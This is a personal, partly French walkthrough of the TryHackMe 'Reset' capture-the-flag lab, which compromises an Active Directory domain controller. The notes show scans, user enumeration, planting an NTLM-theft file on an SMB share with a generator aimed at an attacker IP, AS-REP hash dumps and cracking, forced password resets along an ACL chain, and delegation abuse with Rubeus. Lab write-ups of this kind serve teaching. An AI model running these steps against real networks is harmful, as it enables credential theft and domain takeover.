

Reset

mardi 7 octobre 2025 15:36

Task 1 ☐ Find all the flags!

Step into the shoes of a red teamer in our simulated hack challenge!

Navigate a realistic organizational environment with up-to-date defenses.

Test your penetration skills, bypass security measures, and infiltrate into the system. Will you emerge victorious as you simulate the ultimate organization APT?

Find all the flags!

The VM may take about 5 minutes to completely boot.

```
sudo nmap -sVC -p- -Pn 10.10.23.241 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 15:41 CEST
Nmap scan report for 10.10.23.241
Host is up (0.037s latency).
Not shown: 65513 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-07 13:51:23Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site:
Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site:
Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ ssl-date: 2025-10-07T13:52:51+00:00; -34s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: HAYSTACK
|   DNS_Domain_Name: thm.corp
|   DNS_Computer_Name: HayStack.thm.corp
|   DNS_Tree_Name: thm.corp
|   Product_Version: 10.0.17763
|_ System_Time: 2025-10-07T13:52:11+00:00
| ssl-cert: Subject: commonName=HayStack.thm.corp
| Not valid before: 2025-10-06T13:36:34
|_ Not valid after: 2026-04-07T13:36:34
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
7680/tcp  open  pando-pub?
9389/tcp  open  mc-nmf       .NET Message Framing
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc        Microsoft Windows RPC
49673/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  msrpc        Microsoft Windows RPC
49702/tcp open  msrpc        Microsoft Windows RPC
50319/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HAYSTACK; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled and required
| smb2-time:
|   date: 2025-10-07T13:52:12
|_ start_date: N/A
|_ clock-skew: mean: -33s, deviation: 0s, median: -34s
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 686.53 seconds

```
(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ nmap -sV --script "ldap+ and not brute" 10.10.23.241
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 16:12 CEST
Nmap scan report for 10.10.23.241
Host is up (0.11s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-07 14:11:56Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: thm.corp, Site: Default-First-Site)
| ldap-rootdse:
| LDAP Results
| <ROOT>
|   domainFunctionality: 7
|   forestFunctionality: 7
|   domainControllerFunctionality: 7
|   rootDomainNamingContext: DC=thm,DC=corp
|   ldapServiceName: thm.corp:haystack$@THM.CORP
|   isGlobalCatalogReady: TRUE
|   supportedSASLMechanisms: GSSAPI
|   supportedSASLMechanisms: GSS-SPNEGO
|   supportedSASLMechanisms: EXTERNAL
|   supportedSASLMechanisms: DIGEST-MD5
|   supportedLDAPVersion: 3
|   supportedLDAPVersion: 2
|   supportedLDAPPolicies: MaxPoolThreads
|   supportedLDAPPolicies: MaxPercentDirSyncRequests
|   supportedLDAPPolicies: MaxDatagramRecv
|   supportedLDAPPolicies: MaxReceiveBuffer
|   supportedLDAPPolicies: InitRecvTimeout
|   supportedLDAPPolicies: MaxConnections
|   supportedLDAPPolicies: MaxConnIdleTime
|   supportedLDAPPolicies: MaxPageSize
|   supportedLDAPPolicies: MaxBatchReturnMessages
|   supportedLDAPPolicies: MaxQueryDuration
|   supportedLDAPPolicies: MaxDirSyncDuration
|   supportedLDAPPolicies: MaxTempTableSize
|   supportedLDAPPolicies: MaxResultSetSize
|   supportedLDAPPolicies: MinResultSets
|   supportedLDAPPolicies: MaxResultSetsPerConn
|   supportedLDAPPolicies: MaxNotificationPerConn
|   supportedLDAPPolicies: MaxValRange
|   supportedLDAPPolicies: MaxValRangeTransitive
|   supportedLDAPPolicies: ThreadMemoryLimit
|   supportedLDAPPolicies: SystemMemoryLimitPercent
|   supportedControl: 1.2.840.113556.1.4.319
|   supportedControl: 1.2.840.113556.1.4.801
|   supportedControl: 1.2.840.113556.1.4.473
```

On voit un haystack

```
(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ ./kerbrute_linux_amd64 userenum --dc 10.10.23.241 -d thm.corp user

  Kerbrute

Version: v1.0.3 (9dad6e1) - 10/07/25 - Ronnie Flathers @ropnop

2025/10/07 17:00:51 > Using KDC(s):
2025/10/07 17:00:51 > 10.10.23.241:88

2025/10/07 17:00:51 > [+] VALID USERNAME:      haystack@thm.corp
2025/10/07 17:00:51 > Done! Tested 1 usernames (1 valid) in 0.032 seconds
```

```
#THM
10.10.64.44 cyberlens.thm
10.10.23.241 thm.corp HayStack.thm.corp
#onpractice
```

```
(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ smbclient -t \\\10.10.23.241\\
Password for [WORKGROUP\alice]:

Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
C$             Disk           Default share
Data           Disk
IPC$           IPC            Remote IPC
NETLOGON       Disk           Logon server share
SYSVOL         Disk           Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.23.241 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
smb: \onboarding\> get *
NT_STATUS_OBJECT_NAME_INVALID opening remote file \onboarding\*
smb: \onboarding\> ls
.                D           0 Tue Oct 7 17:22:43 2025
..               D           0 Tue Oct 7 17:22:43 2025
esegxksl.caa.pdf A    4700896 Mon Jul 17 10:11:53 2023
m5ci2lmf.zba.pdf A    3032659 Mon Jul 17 10:12:00 2023
vjjj4ngb.ejr.txt A      521 Mon Aug 21 20:21:59 2023

7863807 blocks of size 4096. 3024698 blocks available
smb: \onboarding\> cat
```

```

7863807 blocks of size 4096. 3023447 blocks available
smb: \onboarding\> ls
.                D            0 Tue Oct  7 17:25:14 2025
..               D            0 Tue Oct  7 17:25:14 2025
nd2bpb13.wma.pdf A 3032659 Mon Jul 17 10:12:09 2023
so5em2ys.nha.txt A    521 Mon Aug 21 20:21:59 2023
yibuxftl.krw.pdf A 4700896 Mon Jul 17 10:11:53 2023

7863807 blocks of size 4096. 3025399 blocks available
smb: \onboarding\> ls
*[[3- .          D            0 Tue Oct  7 17:25:44 2025
..               D            0 Tue Oct  7 17:25:44 2025
11n3irzv.hs5.txt A    521 Mon Aug 21 20:21:59 2023
cgpkqudi.jsq.pdf A 3032659 Mon Jul 17 10:12:09 2023
z5rph55f.y0s.pdf A 4700896 Mon Jul 17 10:11:53 2023

7863807 blocks of size 4096. 3025399 blocks available

```

```

*~/Bureau/THM/CTF/Reset/vuq5a55u.oga.txt - Mousepad

Fichier Éditer Rechercher Affichage Document Aide

1 Subject: Welcome to Reset - Dear <USER>,Welcome aboard!
2 We are thrilled to have you join our team.
3 As discussed during the hiring process, we are sending you the necessary login information to access your company account.
4 Please keep this information confidential and do not share it with anyone.
5 The initial passowrd is: ResetMe123!We are confident that you will contribute significantly to our continued success.
6 We look forward to working with you and wish you the very best in your new role.
7 Best regards,The Reset Team

```

ResetMe123!
ON ARRIVE PAS A SE CONNECTER AVEC

```
>> Checking the onboarding directory, looks like the files are been changed, so there must be an active user on this session
```

```

Size           : 4.7 MB
Modification Date/Time : 2025:10:07 17:25:45+02:00
Access Date/Time      : 2025:10:07 17:25:45+02:00
Inode Change Date/Time : 2025:10:07 17:25:45+02:00
Permissions         : -rw-r--r--
Type                : PDF
Type Extension       : pdf
Type                 : application/pdf
Version              : 1.4
Serialized           : No
Link                 : Objects in xref table (515) exceed trailer dictionary Size (206)
Count                : 8

alice@alice)~[/Bureau/THM/CTF/Reset]
ano exploit.url

alice@alice)~[/Bureau/THM/CTF/Reset]

..               D            0 Tue Oct  7 17:44:14 2025
hasettmx.e5n.pdf A 3032659 Mon Jul 17 10:12:09 2023
inxslidio.yfj.txt A    521 Mon Aug 21 20:21:59 2023
y4d23u3a.bev.pdf A 4700896 Mon Jul 17 10:11:53 2023

7863807 blocks of size 4096. 3024272 blocks available
smb: \onboarding\> put exploit.url
putting file exploit.url as \onboarding\exploit.url (1,3 kb/s) (average 1,3 kb/s)
smb: \onboarding\> ls
..               D            0 Tue Oct  7 17:44:25 2025
exploit.url      A    111 Tue Oct  7 17:44:25 2025
hasettmx.e5n.pdf A 3032659 Mon Jul 17 10:12:09 2023
inxslidio.yfj.txt A    521 Mon Aug 21 20:21:59 2023
y4d23u3a.bev.pdf A 4700896 Mon Jul 17 10:11:53 2023

7863807 blocks of size 4096. 3024272 blocks available
smb: \onboarding\>

```

```

(alice@alice)~[/Bureau/THM/CTF/Reset]
$ sudo responder -I eth0

[+] Poisoners:
LLMNR      [ON]
NBT-NS     [ON]
MDNS       [ON]
DNS        [ON]
DHCP       [OFF]

```

Ça ne fonctionne pas donc on va utiliser `ntlm_theft` : (je pense que c'est parce que j'ai mis eth0 et pas tun0)

```

$ source venv/bin/activate

(venv)~(alice@alice)~[/Bureau/THM/CTF/Reset]
$ pip3 install xlswriter
Collecting xlswriter
  Downloading xlswriter-3.2.9-py3-none-any.whl.metadata (2.7 kB)
  Downloading xlswriter-3.2.9-py3-none-any.whl (175 kB)
Installing collected packages: xlswriter
Successfully installed xlswriter-3.2.9

```

```

python3 ntlm_theft.py -g all -s <ATTACKER-IP> -f test

# -g: generate. Here, we specify the file types (for related attacks) to generate
# -s: The IP address of our Kali machine, In this case (tun0)
# -f: filename

```



```

Evil-WinRM* PS C:\Users> net user /domain

User accounts for \\


3091731410SA      3811465497SA      3966486072SA
Administrator     ANDY_BLACKWELL     AUGUSTA_HAMILTON
AUTOMATE           CECILE_WONG        CHERYL_MULLINS
CHRISTINA_MCCORMICK  CRUIZ_HALL         CYRUS_WHITEHEAD
DANIEL_CHRISTENSEN  DARLA_WINTERS      DEANNE_WASHINGTON
ELLIOT_CHARLES      ERNESTO_SILVA      FANNY_ALLISON
Guest              HORACE_BOYLE        HOWARD_PAGE
JULIANNE_HOWE       krbtgt             LEANN_LONG
LETHA_MAYO          LILY_ONEILL        LINDSAY_SCHULTZ
MARCELINO_BALLARD   MARION_CLAY        MICHEL_ROBINSON
MITCHELL_SHAW       MORGAN_SELLERS     RAQUEL_BENSON
RICO_PEARSON        ROSLYN_MATHIS      SHAWNA_BRAY
STEWART_SANTANA     TABATHA_BRITT      TED_JACOBSON
TRACY_CARVER        TREVOR_MELTON
The command completed with one or more errors.

```

```

--(venv)--(alice@alice)-[~/Bureau/THM/CTF/Reset]
--$ bloodhound-python -u automate -p "Passw0rd1" -d thm.corp -ns 10.10.23.241 -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: thm.corp
INFO: Getting TGT for user
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: haystack.thm.corp
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 42 users
INFO: Found 55 groups
INFO: Found 3 gpos

```



```

sudo impacket-GetNPUsers thm.corp/ -usersfile user -dc-ip 10.10.23.241

```

```
(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ sudo impactet-GetNPUsers thm.corp/ -usersfile user -dc-ip 10.10.23.241
Impactet v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies


[-] User haystack doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User haystack@thm.corp doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User 3091731410SA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User 3811465497SA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User 3966486072SA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ANDY_BLACKWELL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User AUGUSTA_HAMILTON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User AUTOMATE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CECILE_WONG doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CHERYL_MULLINS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CHRISTINA_MCCORMICK doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CRUZ_HALL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CYRUS_WHITEHEAD doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DANIEL_CHRISTENSEN doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARLA_WINTERS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DEANNE_WASHINGTON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ELLIOT_CHARLES doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$ERNESTO_SILVA@THM.CORP:21b4362901629264509965770843c734$47008ea189b5bece27693de8aaf1b291b3a8d251191ee3591ee3057
36ebddce3a7e87c6e9c5cd186b67e1d9fe3e39bd428b0295276ea239d99ea89caf4012156657e3a1529f482ac6d071eb2d74f52ebd6999d6b147e9224ea
c5d421ff85c49d959822d67f622637c564472970b722a08a32bd0f752a16168ecec12342e16a4e7b951b4443fe7fdeec6b7b8a7400a362be49ad110b58958
7e9b50197bac1fbb10d53cc8d573305ddcb548fd8630d79f5b41dea72692b6dd78938161265de6ff197acacdc399e23c751cd3a732536a02b6590f16c33dd
82af30a7ff81f7dfeaa2fc08ed
[-] User FANNY_ALLISON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HORACE_BOYLE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HOWARD_PAGE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JULIANNE_HOWE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
$krb5asrep$23$LEANN_LONG@THM.CORP:43429ea0d4594ade1cdbc51e8b080654$d83e2f0c0a182508d8c16d26b6d7123de10dc8a6fd793be43c231f09d
9cac1a6f266f38eea53cbb44f030c51e154a04d30dee26f347aa924dccc8a0bdf3790ed84bf3b8f8badebd601659d87bc0278bfa12de47cc671c560e7d418
ca92900f42b2265f88ec2d409390cec2f21f0f775f96abfbaaf118a420485ac02bb61d9d452d270c73ee324ad94a1ca95c4cc1a864f000ee3c4ee13ed919c
3097e5b10d7e3fed779b256286704a9e11b33497106138c73dc68c7a9feaf688d246420c4398d9ecf9681aea56cda233da84def318e412b7643f6d6a88c9
e44fab8ca107e74920cc68e
[-] User LETHA_MAYO doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User LINDSAY_SCHULTZ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARCELINO_BALLARD doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARION_CLAY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MICHEL_ROBINSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MITCHELL_SHAW doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MORGAN_SELLERS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User RAQUEL_BENSON doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
(-) User ELLIOT_CHARLES doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$ERNESTO_SILVA@THM.CORP:21b4362901629264509965770843c734$47008ea189b5bece27693de8aaf1b291b3
36ebddce3a7e87c6e9c5cd186b67e1d9fe3e39bd428b0295276ea239d99ea89caf4012156657e3a1529f482ac6d071eb2d74f5
c5d421ff85c49d959822d67f622637c564472970b722a08a32bd0f752a16168ecec12342e16a4e7b951b4443fe7fdeec6b7b8a74
7e9b50197bac1fbb10d53cc8d573305ddcb548fd8630d79f5b41dea72692b6dd78938161265de6ff197acacdc399e23c751cd3a7
82af30a7ff81f7dfeaa2fc08ed
[-] User FANNY_ALLISON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HORACE_BOYLE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HOWARD_PAGE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JULIANNE_HOWE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
$krb5asrep$23$LEANN_LONG@THM.CORP:43429ea0d4594ade1cdbc51e8b080654$d83e2f0c0a182508d8c16d26b6d7123de10dc
9cac1a6f266f38eea53cbb44f030c51e154a04d30dee26f347aa924dccc8a0bdf3790ed84bf3b8f8badebd601659d87bc0278bfa
ca92900f42b2265f88ec2d409390cec2f21f0f775f96abfbaaf118a420485ac02bb61d9d452d270c73ee324ad94a1ca95c4cc1a8
3097e5b10d7e3fed779b256286704a9e11b33497106138c73dc68c7a9feaf688d246420c4398d9ecf9681aea56cda233da84def3
e44fab8ca107e74920cc68e
[-] User LETHA_MAYO doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User LINDSAY_SCHULTZ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARCELINO_BALLARD doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARION_CLAY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MICHEL_ROBINSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MITCHELL_SHAW doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MORGAN_SELLERS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User RAQUEL_BENSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User RICO_PEARSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROSLYN_MATHIS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User SHAWNNA_BRAY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User STEWART_SANTANA doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$TABATHA_BRITT@THM.CORP:676618b868f2a50787b135937e56d4d2$d3cd1f482714dd3e6c209a0056682991db
17208c64f2ccf019ea92440ae437aaabaaa1767008e02d773c5a268eb774089b2368dca39f4926a2c48ae205d4f0f4728b4fbae8
1b85e6a50c14a6cf216cee9b949e16af25c6d223d4a1e182844a106fc48b1424914d4c185e6cc3125e2ecd2c33f51cb982d950d
36b24a278afde3ed0c6b3fe641226347cf9ba9d2922bb51abc9e3082b54acd87dccb34752c3f6d368684743bfec02fd1037452b
c88c61be9db1381197a9d35db
[-] User TED_JACOBSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User TRACY_CARVER doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User TREVOR_MELTON doesn't have UF_DONT_REQUIRE_PREAUTH set
```

sudo hashcat -m 18200 hash_kerberos /usr/share/wordlists/rockyou.txt.gz -r /usr/share/hashcat/rules/best64.rule --force

```
> john asrephash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
marlboro(1985) ($krb5asrep$23$TABATHA_BRITT@THM.CORP)
1g 0:00:00:08 DONE (2024-01-31 08:37) 0.1190g/s 686445p/s 686445c/s marlee109..markuslover22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

marlboro(1985): TABATHA_BRITT@THM.CORP




Tabattha --> generic all --> shawna --> force change password --> Cruz -->
 force change password --> darla --> AllowedToDelegate -->
 Haystack.thm.corp

SHAWNA_BRAY@THM.CORP

net rpc password "SHAWNA_BRAY" "caca123**" -U
 "THM.CORP"/"TABATHA_BRITT"%marlboro(1985)" -S "HayStack.thm.corp"

```
(alice@alice)~[/Bureau/THM/CTF/Reset]
$ net rpc password "SHAWNA_BRAY" "caca123**" -U "THM.CORP"/"TABATHA_BRITT"%marlboro(1985)" -S "HayStack.thm.corp"
(aalice@alice)~[/Bureau/THM/CTF/Reset]
$ net rpc password "CRUZ_HALL" "caca123**" -U "THM.CORP"/"SHAWNA_BRAY"%caca123**" -S "HayStack.thm.corp"
(aalice@alice)~[/Bureau/THM/CTF/Reset]
$ net rpc password "darla_winters" "caca123**" -U "THM.CORP"/"cruz_hall"%caca123**" -S "HayStack.thm.corp"
(aalice@alice)~[/Bureau/THM/CTF/Reset]
$
```



<https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained>

<https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-kerberos-constrained-delegation>

<https://bloodhound.specterops.io/resources/edges/allowed-to-delegate>

<https://medium.com/r3d-buck3t/attacking-kerberos-constrained-delegations-4a0eddc5bb13>

Object Information

Node Type:	Computer
Tier Zero:	TRUE
Object ID:	S-1-5-21-1966530601-3185510712-10604624-1008
ACL Inheritance Denied:	FALSE
Allows Unconstrained Delegation:	TRUE
Created:	2023-06-12 16:26 GMT+2 (GMT+0200)
Distinguished Name:	CN=HAYSTACK,OU=DOMAIN CONTROLLERS,DC=THM,DC=corp
Admin Count:	FALSE
Allowed to delegate:	cifs/HayStack.thm.corp/thm.corp

cifs/HayStack.thm.corp/thm.corp

ticket is the base64 ticket we get with `rubeus's tgtdeleg`

Rubeus.exe s4u

```
